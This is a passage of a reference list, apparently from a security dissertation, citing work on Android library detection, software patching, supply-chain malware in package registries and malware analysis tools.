[44] M. Gabel, J. Yang, Y. Yu, M. Goldszmidt, and Z. Su, “Scalable and systematic detection of buggy inconsistencies in source code,” in *Proceedings of the 20th Annual ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, Reno/Tahoe, Nevada, USA, Oct. 2010.

[45] S. Hanna, L. Huang, E. Wu, S. Li, C. Chen, and D. Song, “Juxtapp: A Scalable System for Detecting Code Reuse Among Android Applications,” in *Proceedings of the 9th Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, Heraklion, Crete, Greece, Jul. 2012.

[46] J. Crussell, C. Gibler, and H. Chen, "AnDarwin: Scalable Detection of Android Application Clones Based on Semantics," *IEEE Transactions on Mobile Computing*, vol. 14, no. 10, pp. 2007–2019, 2015.

[47] M. C. Grace, W. Zhou, X. Jiang, and A.-R. Sadeghi, "Unsafe exposure analysis of mobile in-app advertisements," in *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, Budapest, Hungary, Apr. 2012.

[48] T. Book, A. Pridgen, and D. S. Wallach, "Longitudinal Analysis of Android Ad Library Permissions," in *Proceedings of the IEEE CS Security and Privacy Workshops (SPW)*, San Francisco, CA, May 2013.

[49] H. Wang, Y. Guo, Z. Ma, and X. Chen, "WuKong: A Scalable and Accurate Two-Phase Approach to Android App Clone Detection," in *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, Baltimore, MA, Jul. 2015.

[50] Z. Ma, H. Wang, Y. Guo, and X. Chen, "LibRadar: Fast and Accurate Detection of Third-party Libraries in Android Apps," in *Proceedings of the 38th International Conference on Software Engineering (ICSE)*, Austin, TX, May 2016.

[51] M. Li, W. Wang, P. Wang, S. Wang, D. Wu, J. Liu, R. Xue, and W. Huo, "Libd: Scalable and precise third-party library detection in Android markets," in *Proceedings of the 39th International Conference on Software Engineering (ICSE)*, Buenos Aires, Argentina, May 2017.

[52] A. Narayanan, L. Chen, and C. K. Chan, "Addetect: Automated detection of android ad libraries using semantic analysis," in *Proceedings of the 9th Intelligent Sensors, Sensor Networks and Information Processing*, Singapore, Singapore, 2014.

[53] A. Studio, *Shrink Your Code and Resources*, 2016.

[54] Zynamics, *zynamics.com - BinDiff*, 2017.

[55] D. Gao, M. K. Reiter, and D. Song, "Binhunt: Automatically finding semantic differences in binary programs," in *Proceedings of the 10th International Conference on Information and Communications Security*, Birmingham, UK, 2008.

[56] A. Sæbjørnsen, J. Willcock, T. Panas, D. Quinlan, and Z. Su, "Detecting code clones in binary executables," in *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, Chicago, IL, Jul. 2009.

[57] L. Luo, J. Ming, D. Wu, P. Liu, and S. Zhu, "Semantics-based obfuscation-resilient binary code similarity comparison with applications to software and algorithm

plagiarism detection," *IEEE Transactions on Software Engineering*, vol. PP, no. 99, 2017.

[58] D. Kim, S.-j. Cho, S. Han, M. Park, and I. You, "Open Source Software Detection using Function-level Static Software Birthmark," *Journal of Internet Services and Information Security (JISIS)*, vol. 4, no. 4, pp. 25–37, 2014.

[59] Black Duck Software, Inc, *Black Duck Protex Automate Open Source Compliance*, 2016.

[60] I. Rogue Wave Software, *Solve open source issues with full-stack enterprise support*, 2016.

[61] Synopsys, *Software Composition Analysis - Protecode*, 2017.

[62] Antepedia, *Antepedia, Software Artifacts Knowledge Base*, 2017.

[63] M. Neugschwandtner, M. Lindorfer, and C. Platzer, "A View To A Kill: WebView Exploitation," in *Proceedings of the 6th USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, Washington, D.C., Aug. 2013.

[64] P. Mutchler, A. Doupe, J. Mitchell, and C. K. G. Vigna, "A Large-Scale Study of Mobile Web App Security," in *Proceedings of the Mobile Security Technologies (MoST)*, San Jose, CA, May 2015.

[65] R. Wang, Y. Zhou, S. Chen, S. Qadeer, D. Evans, and Y. Gurevich, "Explicating SDKs: Uncovering Assumptions Underlying Secure Authentication and Authorization," in *Proceedings of the 22th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2013.

[66] E. Chen, Y. Pei, S. Chen, Y. Tian, R. Kotcher, and P. Tague, "OAuth Demystified for Mobile Application Developers," in *Proceedings of the 21st ACM Conference on Computer and Communications Security (CCS)*, Scottsdale, Arizona, Nov. 2014.

[67] Y. Zhou and D. Evans, "SSOScan: Automated Testing of Web Applications for Single Sign-On Vulnerabilities," in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[68] R. Bhoraskar, S. Han, J. Jeon, T. Azim, S. Chen, J. Jung, S. Nath, R. Wang, and D. Wetherall, "Brahmastra: Driving Apps to Test the Security of Third-Party Components," in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[69] M. Sun and G. Tan, "NativeGuard: Protecting Android Applications from Third-Party Native Libraries," in *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, Oxford, UK, Jul. 2014.

[70] S. Shekhar, M. Dietz, and D. S. Wallach, "AdSplit: Separating Smartphone Advertising from Applications," in *Proceedings of the 21st USENIX Security Symposium (Security)*, Bellevue, WA, Aug. 2012.

[71] X. Zhang, A. Ahlawat, and W. Du, "AFrame: Isolating Advertisements from Mobile Applications in Android," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2013.

[72] Y. Wang, S. Hariharan, C. Zhao, J. Liu, and W. Du, "Compac: Enforce Component-level Access Control in Android," in *Proceedings of the 4th Annual ACM Conference on Data and Applications Security and Privacy (CODASPY)*, San Antonio, TX, Mar. 2014.

[73] F. Roesner and T. Kohno, "Securing Embedded User Interfaces: Android and Beyond," in *Proceedings of the 22th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2013.

[74] Google Inc., *Android Studio, The Official IDE for Android*, 2016.

[75] E. Lafortune, *ProGuard*, 2016.

[76] M. Bourquin, A. King, and E. Robbins, "Binslayer: Accurate comparison of binary executables," in *Proceedings of the 13th ACM SIGPLAN Program Protection and Reverse Engineering Workshop*, Rome, Italy, 2013.

[77] J. Jang, D. Brumley, and S. Venkataraman, "Bitshred: Feature hashing malware for scalable triage and semantic analysis," in *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS)*, Chicago, Illinois, Oct. 2011.

[78] W. Zhou, Y. Zhou, M. Grace, X. Jiang, and S. Zou, "Fast, Scalable Detection of "Piggybacked" Mobile Applications," in *Proceedings of the 3rd Annual ACM Conference on Data and Applications Security and Privacy (CODASPY)*, San Antonio, TX, Feb. 2013.

[79] M. S. Charikar, "Similarity estimation techniques from rounding algorithms," in *Proceedings of the 34th Annual ACM Symposium on Theory of Computing (STOC)*, Montreal, Canada, May 2002.

[80] CeleryProject, *Celery: Distributed Task Queue*, 2016.

[81] ScrapingHub, *Scrapy, A Fast and Powerful Scraping and Web Crawling Framework*, 2016.

[82] RedisLabs, *Redis Cluster Specification*, 2016.

[83] The Apache Software Foundation, *Apache Maven Project*, 2016.

[84] Bintray.com, *Jcenter is the place to find and share popular apache maven packages*, 2016.

[85] SourceForge.net, *Find, Create, and Publish Open Source software for free*, 2016.

[86] I. Sonatype, *Sonatype releases*, 2016.

[87] FOSSology Workgroup, *Open Source License Compliance by Open Source Software*, 2016.

[88] B. A. Cheikes, D. Waltermire, and K. Scarfone, "Common platform enumeration: Naming specification version 2.3," *NIST Interagency Report 7695, NIST-IR*, vol. 7695, 2011.

[89] J. Long, *cve-search - a tool to perform local searches for known vulnerabilities*, 2016.

[90] MvnRepository, *Maven Repository: Search/browse/explore*, 2016.

[91] AppBrain, *Android library statistics*, 2016.

[92] N. Viennot, E. Garcia, and J. Nieh, "A Measurement Study of Google Play," in *Proceedings of the 2014 ACM SIGMETRICS Conference*, Austin, TX, Jun. 2014.

[93] P. Lam, E. Bodden, O. Lhoták, and L. Hendren, "The soot framework for java program analysis: A retrospective," in *Proceedings of the 2011 Cetus Users and Compiler Infrastructure Workshop*, Galveston Island, TX, 2011.

[94] E. Bendersky, *Pure-python library for parsing ELF and DWARF*, 2016.

[95] C. Vendome, "A Large Scale Study of License Usage on GitHub," in *Proceedings of the 37th International Conference on Software Engineering (ICSE)*, Firenze, Italy, May 2015.

[96] ToughDev, *Comparison of popular PDF libraries on iOS and Android*, 2015.

[97] G. Inc., *How to fix apps containing Libpng Vulnerability*, 2016.

[98] ——, *How to address OpenSSL vulnerabilities in your apps*, 2016.

[99] ——, *How to address MoPub vulnerabilities in your apps*, 2016.

[100] A. S. Inc., *Build amazing mobile apps powered by open web tech*, 2016.

[101] Corona Labs, *Cross-Platform Mobile App Development for iOS, Android*, 2016.

[102] V. Afonso, A. Bianchi, Y. Fratantonio, A. Doupé, M. Polino, P. de Geus, C. Kruegel, and G. Vigna, "Going native: Using a large-scale analysis of android apps to create a practical native-code sandboxing policy," in *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2016.

[103] E. Derr, S. Bugiel, S. Fahl, Y. Acar, and M. Backes, "Keep me updated: An empirical study of third-party library updatability on android," in *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct. 2017.

[104] C. Mulliner, J. Oberheide, W. Robertson, and E. Kirda, "Patchdroid: Scalable third-party security patches for android devices," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2013.

[105] openSUSE contributors, *Zypper-docker: Easy patch and update solution for docker images*, 2018.

[106] Y. Chen, Y. Li, L. Lu, Y.-H. Lin, H. Vijayakumar, Z. Wnag, and X. Ou, "Instaguard: Instantly deployable hot-patches for vulnerable system programs on android," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[107] J. Xie, X. Fu, X. Du, B. Luo, and M. Guizani, "Autopatchdroid: A framework for patching inter-app vulnerabilities in android application," in *Proceedings of the IEEE International Conference on Communications (ICC)*, Paris, France, May 2017.

[108] J. H. Perkins, S. Kim, S. Larsen, S. Amarasinghe, J. Bachrach, M. Carbin, C. Pacheco, F. Sherwood, S. Sidiroglou, G. Sullivan, *et al.*, "Automatically patching errors in deployed software," in *Proceedings of the 22nd ACM Symposium on Operating Systems Principles (SOSP)*, Big Sky, MT, Oct. 2009.

[109] J. Arnold and M. F. Kaashoek, "Ksplice: Automatic rebootless kernel updates," in *Proceedings of the 4th European Conference on Computer Systems (EuroSys)*, Nuremberg, Germany, Mar. 2009.

[110] Wikipedia contributors, *Kpatch — Wikipedia, the free encyclopedia*, 2017.

[111] Y. Chen, Y. Zhang, Z. Wang, L. Xia, C. Bao, and T. Wei, “Adaptive android kernel live patching,” in *Proceedings of the 26th USENIX Security Symposium (Security)*, Vancouver, BC, Canada, Aug. 2017.

[112] X. Zhang, Y. Zhang, J. Li, Y. Hu, H. Li, and D. Gu, “Embroidery: Patching vulnerable binary code of fragmentized android devices,” in *Software Maintenance and Evolution (ICSME), 2017 IEEE International Conference on*, IEEE, 2017, pp. 47–57.

[113] F. Li and V. Paxson, “A large-scale empirical study of security patches,” in *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct. 2017.

[114] S. She and T. Berger, “Formal semantics of the kconfig language,” *Technical note, University of Waterloo*, vol. 24, 2010.

[115] D. A. Ramos and D. R. Engler, “Under-constrained symbolic execution: Correctness checking for real code.,” in *Proceedings of the 24th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2015.

[116] F. Medeiros, M. Ribeiro, R. Gheyi, S. Apel, C. Kästner, B. Ferreira, L. Carvalho, and B. Fonseca, “Discipline matters: Refactoring of preprocessor directives in the# ifdef hell,” *IEEE Transactions on Software Engineering*, vol. 44, no. 5, pp. 453–469, 2018.

[117] GCC Administrator, *The c preprocessor*, 2018.

[118] C. Lattner and V. Adve, “Llvm: A compilation framework for lifelong program analysis & transformation,” in *Proceedings of the international symposium on Code generation and optimization: feedback-directed and runtime optimization*, IEEE Computer Society, 2004, p. 75.

[119] R. Stallman, “Using the gnu compiler collection: A gnu manual for gcc version 4.3. 3,” *CreateSpace, Paramount, CA*, 2009.

[120] C. Barrett, C. L. Conway, M. Deters, L. Hadarean, D. Jovanović, T. King, A. Reynolds, and C. Tinelli, “Cvc4,” in *Proceedings of the 23rd International Conference on Computer Aided Verification (CAV)*, Snowbird, UT, Jul. 2011.

[121] L. Torvalds and J. Hamano, *Git: Fast version control system*, 2010.

[122] G. van Rossum, *Unified diff format*, 2018.

[123] A. Kenner, C. Kästner, S. Haase, and T. Leich, “TypeChef: toward type checking #ifdef variability in C,” in *Proceedings of the 2nd International Workshop on Feature-Oriented Software Development (FOSD)*, Eindhoven, Netherlands, Oct. 2010.

[124] C. Kästner, P. G. Giarrusso, T. Rendel, S. Erdweg, K. Ostermann, and T. Berger, “Variability-aware parsing in the presence of lexical macros and conditional compilation,” in *Proceedings of the 22th Annual ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, Portland, OR, Oct. 2011.

[125] J. Liebig, A. von Rhein, C. Kästner, S. Apel, J. Dörre, and C. Lengauer, “Scalable analysis of variable software,” in *Proceedings of the 18th European Software Engineering Conference (ESEC) / 21st ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Saint Petersburg, Russia, Aug. 2013.

[126] C. Kästner, “Differential testing for variational analyses: Experience from developing kconfigreader,” *arXiv preprint arXiv:1706.09357*, 2017.

[127] Wikipedia contributors, *Gnu build system — Wikipedia, the free encyclopedia*, 2018.

[128] F. Wang and Y. Shoshitaishvili, “Angr-the next generation of binary analysis,” in *Cybersecurity Development (SecDev), 2017 IEEE*, IEEE, 2017, pp. 8–9.

[129] R. Wang, Y. Shoshitaishvili, A. Bianchi, A. Machiry, J. Grosen, P. Grosen, C. Kruegel, and G. Vigna, “Ramblr: Making reassembly great again,” in *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2017.

[130] P. Team, “Pax address space layout randomization (aslr),” *Phrack, March*, 2003.

[131] H. Wu, *A prototype tool for moving class definition to new file*, 2018.

[132] Virtuozzo, *Checkpoint/restore in userspace*.

[133] The Clang Team, *Libtooling is a library to support writing standalone tools based on clang*, 2018.

[134] National Institute of Standards and Technology, *National vulnerability database*, 2013.

[135] K. Serebryany, “Oss-fuzz: Google continuous fuzzing service for open source software,” *USENIX Association*, 2017.

[136] K. Martin and B. Hoffman, *Mastering CMake: a cross-platform build system*. Kitware, 2010.

[137] L. Nagy, *Bear is a tool that generates a compilation database for clang tooling.* 2018.

[138] The Clang Team, *Ast matcher reference*, 2018.

[139] J. de Guzman and H. Kaiser, *The boost spirit library*, 2016.

[140] Hex-Rays SA, *Ida is the interactive disassembler: The world's smartest and most feature-full disassembler*, 2018.

[141] L. De Moura and N. Bjørner, "Z3: An efficient smt solver," in *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, Springer, 2008, pp. 337–340.

[142] Y. Shoshitaishvili, *Python bindings for valgrind×fffd×fffd×fffds vex ir*, 2014.

[143] Android Developers, *Monkey runner*, 2018.

[144] Y. Padioleau, R. R. Hansen, J. L. Lawall, and G. Muller, "Semantic patches for documenting and automating collateral evolutions in linux device drivers," in *Proceedings of the 3rd workshop on Programming languages and operating systems: linguistic support for modern operating systems*, ACM, 2006, p. 10.

[145] Q. Feng, R. Zhou, C. Xu, Y. Cheng, B. Testa, and H. Yin, "Scalable graph-based bug search for firmware images," in *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, Oct. 2016.

[146] M. Len, *Ffmpeg cli*, 2018.

[147] P. Cher, *Ffmpeg remote exploitaion results code execution*, 2016.

[148] Google Inc., *Uaf/double free with xslt xpath expressions containing function calls in predicates*, 2017.

[149] B. Schiller, *Android pdfviewer*, 2018.

[150] Google Inc., *Pdfium heap buffer overflow vulnerability in openjpeg*, 2017.

[151] Privacy Apps, *Document viewer*, Jan. 2018.

[152] Linphone Developers, *Linphone, for smartphones, tablets and mobile devices*, Jul. 2018.

[153] G. Teissier, *Proof of concept for zrtp man-in-the-middle*, Jul. 2017.

[154] Offensive Security, *Exploit database archive*, 2018.

[155] S. R. Choudhary, A. Gorla, and A. Orso, "Automated test input generation for android: Are we there yet? (e)," in *Proceedings of the 30th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Lincoln, Nebraska, Sep. 2015.

[156] R. Shu, X. Gu, and W. Enck, "A study of security vulnerabilities on docker hub," in *Proceedings of the 7th Annual ACM Conference on Data and Applications Security and Privacy (CODASPY)*, Scottsdale, AZ, Mar. 2017.

[157] B. Tak, C. Isci, S. Duri, N. Bila, S. Nadgowda, and J. Doran, "Understanding security implications of using containers in the cloud," in *USENIX Annual Technical Conference (USENIX ATC'17)*, 2017.

[158] S. Sidiroglou-Douskos, E. Lahtinen, F. Long, and M. Rinard, "Automatic error elimination by horizontal code transfer across multiple applications," in *Proceedings of the 2015 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Portland, OR, Jun. 2015.

[159] S. Sidiroglou-Douskos, E. Lahtinen, A. Eden, F. Long, and M. Rinard, "Codecarboncopy," in *Proceedings of the 25th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Paderborn, Germany, Sep. 2017.

[160] F. Long and M. Rinard, "Automatic patch generation by learning correct code," in *ACM SIGPLAN Notices*, ACM, vol. 51, 2016, pp. 298–312.

[161] P. Liu and C. Zhang, "Axis: Automatically fixing atomicity violations through solving control constraints," in *Proceedings of the 34th International Conference on Software Engineering (ICSE)*, Zurich, Switzerland, Jun. 2012.

[162] G. Jin, L. Song, W. Zhang, S. Lu, and B. Liblit, "Automated atomicity-violation fixing," in *ACM Sigplan Notices*, ACM, vol. 46, 2011, pp. 389–400.

[163] E. M. Schulte, W. Weimer, and S. Forrest, "Repairing cots router firmware without access to source code or test suites: A case study in evolutionary software repair," in *Proceedings of the 24th Annual Conference on Genetic and Evolutionary Computation (GEC)*, Madrid, Spain, Jul. 2015.

[164] E. Schulte, J. DiLorenzo, W. Weimer, and S. Forrest, "Automated repair of binary and assembly programs for cooperating embedded devices," in *Proceedings of the 18th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Houston, TX, Mar. 2013.

[165] E. Schulte, S. Forrest, and W. Weimer, “Automated program repair through the evolution of assembly code,” in *Proceedings of the 25th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Antwerp, Belgium, Sep. 2010.

[166] C. Le Goues, T. Nguyen, S. Forrest, and W. Weimer, “Genprog-a generic method for automatic software repair,” *IEEE Transactions on Software Engineering*, vol. 38, no. 1, p. 54, 2012.

[167] D. Kim, J. Nam, J. Song, and S. Kim, “Automatic patch generation learned from human-written patches,” in *Proceedings of the 35th International Conference on Software Engineering (ICSE)*, San Francisco, CA, May 2013.

[168] S. E. Friedman and D. J. Musliner, “Automatically repairing stripped executables with cfg microsurgery,” in *Proceedings of the 15th IEEE International Conference on Self-Adaptive and Self-Organizing Systems Workshops (SASO)*, Cambridge, MA, Sep. 2015.

[169] Y. Wei, Y. Pei, C. A. Furia, L. S. Silva, S. Buchholz, B. Meyer, and A. Zeller, “Automated fixing of programs with contracts,” in *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, Trento, Italy, Jul. 2010.

[170] Z. Deng, X. Zhang, and D. Xu, “Bistro: Binary component extraction and embedding for software security applications,” in *Proceedings of the 18th European Symposium on Research in Computer Security (ESORICS)*, Egham, United Kingdom, Sep. 2013.

[171] X. Xu, C. Liu, Q. Feng, H. Yin, L. Song, and D. Song, “Neural network-based graph embedding for cross-platform binary code similarity detection,” in *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct. 2017.

[172] H. Zhang and Z. Qian, “Precise and accurate patch presence test for binaries,” in *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[173] CADOS Developers, *The undertaker is an implementation of our preprocessor and configuration analysis approaches*, 2018.

[174] A. Ziegler, V. Rothberg, and D. Lohmann, “Analyzing the impact of feature changes in linux,” in *Proceedings of the Tenth International Workshop on Variability Modelling of Software-intensive Systems*, ACM, 2016, pp. 25–32.

[175] J. Forcier, P. Bissex, and W. J. Chun, *Python web development with Django*. Addison-Wesley Professional, 2008.

[176] P. M. Mulone and M. Reingart, *web2py Application Development Cookbook*. Packt Publishing Ltd, 2012.

[177] M. Grinberg, *Flask web development: developing web applications with python*. " O'Reilly Media, Inc.", 2018.

[178] J. Foundation and other contributors, *Postmortem for malicious packages published on july 12th, 2018*, Jul. 2018.

[179] J. Koljonen, *Warning! is rest-client 1.6.13 hijacked?* Aug. 2019.

[180] Bertus, *Cryptocurrency clipboard hijacker discovered in pypi repository*, Oct. 2018.

[181] N. P. Tschacher, "Typosquatting in programming language package managers," Bachelor's thesis, Universität Hamburg, Fachbereich Informatik, Jun. 2016.

[182] M. Zimmermann, C.-A. Staicu, C. Tenny, and M. Pradel, "Small world with high risks: A study of security threats in the npm ecosystem," in *Proceedings of the 28th USENIX Security Symposium (Security)*, Santa Clara, CA, Aug. 2019.

[183] N. Vasilakis, B. Karel, N. Roessler, N. Dautenhahn, A. DeHon, and J. M. Smith, "Breakapp: Automated, flexible application compartmentalization," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[184] C.-A. Staicu, M. Pradel, and B. Livshits, "Synode: Understanding and automatically preventing injection attacks on node. js," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[185] J. C. Davis, E. R. Williamson, and D. Lee, "A sense of time for javascript and node. js: First-class timeouts as a cure for event handler poisoning," in *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[186] C.-A. Staicu and M. Pradel, "Freezing the web: A study of redos vulnerabilities in javascript-based web servers," in *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[187] C. Cimpanu, *Hacker backdoors popular javascript library to steal bitcoin funds*, Nov. 2018.

[188] N. Inc., *Plot to steal cryptocurrency foiled by the npm security team*, May 2019.

[189] G. LLC, *Google play protect: Securing 2 billion users daily*, May 2019.

[190] A. Inc., *App store review guidelines*, May 2019.

[191] L. Tal, *The state of open source security report*, Feb. 2019.

[192] R. Loden, *Malware in ‘active-support‘ gem*, Aug. 2018.

[193] C. Cimpanu, *Malware found in arch linux aur package repository*, Jul. 2018.

[194] N. Inc., *New pgp machinery*, Apr. 2018.

[195] E. W. Durbin, *Use two-factor auth to improve your pypi account’s security*, May 2019.

[196] M. Justicz, *Remote code execution on packagist.org*, Aug. 2018.

[197] ——, *Remote code execution on rubygems.org*, Oct. 2017.

[198] N. Inc., *‘crossenv‘ malware on the npm registry*, Aug. 2017.

[199] A. Almubayed, “Practical approach to automate the discovery and eradication of open-source software vulnerabilities at scale,” in *Black Hat USA*, Las Vegas, NV, Aug. 2019.

[200] fate0, *Package phishing*, Jun. 2017.

[201] M. Braun, *A confusing dependency*, Dec. 2018.

[202] A. Baldwin, *The package destroyer-of-worlds contained malicious code*, May 2019.

[203] T. Costa, *Strong_password v0.0.7 rubygem hijacked*, Jul. 2019.

[204] L. Tal, *Malicious remote code execution backdoor discovered in the popular bootstrap-sass ruby gem*, Apr. 2019.

[205] N. Inc., *Reported malicious module: Getcookies*, May 2018.

[206] Ö. M. Akkuş, *Defcon: Webmin 1.920 unauthenticated remote command execution*, Aug. 2019.

[207] H. Garrood, *Malicious code in the purescript npm installer*, Jul. 2019.

[208] S.-C. Advisory, *Ten malicious libraries found on pypi - python package index*, Sep. 2017.

[209] C. Cimpanu, *17 backdoored docker images removed from docker hub*, Jun. 2018.

[210] A. Kujawa, *Why is malwarebytes blocking coinhive?* Oct. 2017.

[211] Logix, *Malware found in the ubuntu snap store*, May 2018.

[212] J. Wright, *Hunting malicious npm packages*, Aug. 2017.

[213] S. Arzt and E. Bodden, "Stubdroid: Automatic inference of precise data-flow summaries for the android framework," in *Proceedings of the 38th International Conference on Software Engineering (ICSE)*, Austin, TX, May 2016.

[214] C. Cimpanu, *Backdoored python library caught stealing ssh credentials*, May 2018.

[215] N. Inc., *All versions of discord.js-user contain malicious code. the package uploads the user's discord token to a remote server.* Sep. 2019.

[216] P. S. Foundation, *The ast module helps python applications to process trees of the python abstract syntax grammar*, Aug. 2019.

[217] G. M. Bravo, *Ecmascript parsing infrastructure for multipurpose analysis*, Aug. 2018.

[218] whitequark, *Parser is a production-ready ruby parser written in pure ruby.* Aug. 2019.

[219] N. Popov, *A php parser written in php*, Jul. 2019.

[220] python-security, *A static analysis tool for detecting security vulnerabilities in python web applications*, Jul. 2018.

[221] N. Patnaik and S. Sahoo, "Javascript static security analysis made easy with jsprime," in *Black Hat USA Briefings*, Las Vegas, NV, Aug. 2014.

[222] S. Inc., *A static analysis security vulnerability scanner for ruby on rails applications*, May 2019.

[223] D. Inc., *Modernize your applications, accelerate innovation securely build, share and run modern applications anywhere*, Aug. 2019.

[224] G. Borello, "System and application monitoring and troubleshooting with sysdig," 2015.

[225] R. McGrath and W. Akkerman, *Source forge strace project*, 2004.

[226] J. Mauro, *DTrace: Dynamic Tracing in Oracle® Solaris, Mac OS X, and FreeBSD.* Prentice Hall, 2011.

[227] M. Weber, *Detecting malicious campaigns with machine learning*, Oct. 2018.

[228] E. Therond, *A static analyzer for security purposes. only php language is currently supported*, Dec. 2018.

[229] A. A. Project, *Airflow is a platform to programmatically author, schedule and monitor workflows.* Aug. 2019.

[230] Z. Buhman, *Ptpb.pw permanent shutdown*, Mar. 2019.

[231] D. Kirat, G. Vigna, and C. Kruegel, "Barecloud: Bare-metal analysis-based evasive malware detection," in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[232] D. Kirat and G. Vigna, "Malgene: Automatic extraction of malware analysis evasion signature," in *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[233] A. Jadhav, D. Vidyarthi, and M. Hemavathy, "Evolution of evasive malwares: A survey," in *2016 International Conference on Computational Techniques in Information and Communication Technologies (ICCTICT)*, IEEE, 2016, pp. 641–646.

[234] Y. Gao, Z. Lu, and Y. Luo, "Survey on malware anti-analysis," in *Fifth International Conference on Intelligent Control and Information Processing*, IEEE, 2014, pp. 270–275.

[235] A. Bulazel and B. Yener, "A survey on automated dynamic malware analysis evasion and counter-evasion: Pc, mobile, and web," in *Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium*, ACM, 2017, p. 2.

[236] N. Inc., *All versions of fast-requests contain obfuscated malware that uploads discord user tokens to a remote server*, Sep. 2019.

[237] Bertus, *Detecting cyber attacks in the python package index (pypi)*, Oct. 2018.

[238] P. OKane, S. Sezer, and K. McLaughlin, "Obfuscation: The hidden malware," May 2011.

[239] A. Fass, M. Backes, and B. Stock, "Hidenoseek: Camouflaging malicious javascript in benign asts," in *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, London, UK, Nov. 2019.

[240] Y. Fratantonio, A. Bianchi, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna, "Triggerscope: Towards detecting logic bombs in android applications," in *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[241] K. Kim, I. L. Kim, C. H. Kim, Y. Kwon, Y. Zheng, X. Zhang, and D. Xu, “J-force: Forced execution on javascript,” in *Proceedings of the 26th international conference on World Wide Web*, 2017.

[242] G. Li, E. Andreasen, and I. Ghosh, “Symjs: Automatic symbolic testing of javascript web applications,” in *Proceedings of the 22nd ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Hong Kong, China, Nov. 2014.

[243] J. Corbet, *An attempt to backdoor the kernel*, Nov. 2003.

[244] C. Xiao, *Novel malware xcodeghost modifies xcode, infects apple ios apps and hits app store*, Sep. 2015.

[245] K. Zetter, *Researchers solve juniper backdoor mystery; signs point to nsa*, Dec. 2015.

[246] L. H. Newman, *Inside the unnerving supply chain attack that corrupted ccleaner*, Apr. 2018.

[247] ——, *Hack brief: How to check your computer for asus update malware*, Mar. 2019.

[248] J. Cappos, J. Samuel, S. Baker, and J. H. Hartman, “Package management security,” *University of Arizona Technical Report*, pp. 08–02, 2008.

[249] ——, “A look in the mirror: Attacks on package managers,” in *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS)*, Alexandria, VA, Oct. 2008.

[250] T. K. Kuppusamy, S. Torres-Arias, V. Diaz, and J. Cappos, “Diplomat: Using delegations to protect community repositories,” in *Proceedings of the 13th USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, Santa Clara, CA, Mar. 2016.

[251] T. K. Kuppusamy, V. Diaz, and J. Cappos, “Mercury: Bandwidth-effective prevention of rollback attacks against community repositories,” in *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, Jul. 2017.

[252] S. Torres-Arias, H. Afzali, T. K. Kuppusamy, R. Curtmola, and J. Cappos, “In-toto: Providing farm-to-table guarantees for bits and bytes,” in *Proceedings of the 28th USENIX Security Symposium (Security)*, Santa Clara, CA, Aug. 2019.

[253] A. Decan, T. Mens, and E. Constantinou, “On the impact of security vulnerabilities in the npm package dependency network,” in *Proc. 15th Working Conference on Mining Software Repositories (MSR)*, Gothenburg, Sweden, May 2018.

[254] K. Garrett, G. Ferreira, L. Jia, J. Sunshine, and C. Kästner, “Detecting suspicious package updates,” in *Proceedings of the 41st International Conference on Software Engineering: New Ideas and Emerging Results*, IEEE Press, 2019, pp. 13–16.

[255] P. C. Q. Authority, *Bandit is a tool designed to find common security issues in python code*, Jul. 2018.

[256] T. N. S. Platform, *Node security platform command-line tool*, May 2018.

[257] S. Taute, *A javascript malware analysis tool*, Jan. 2015.

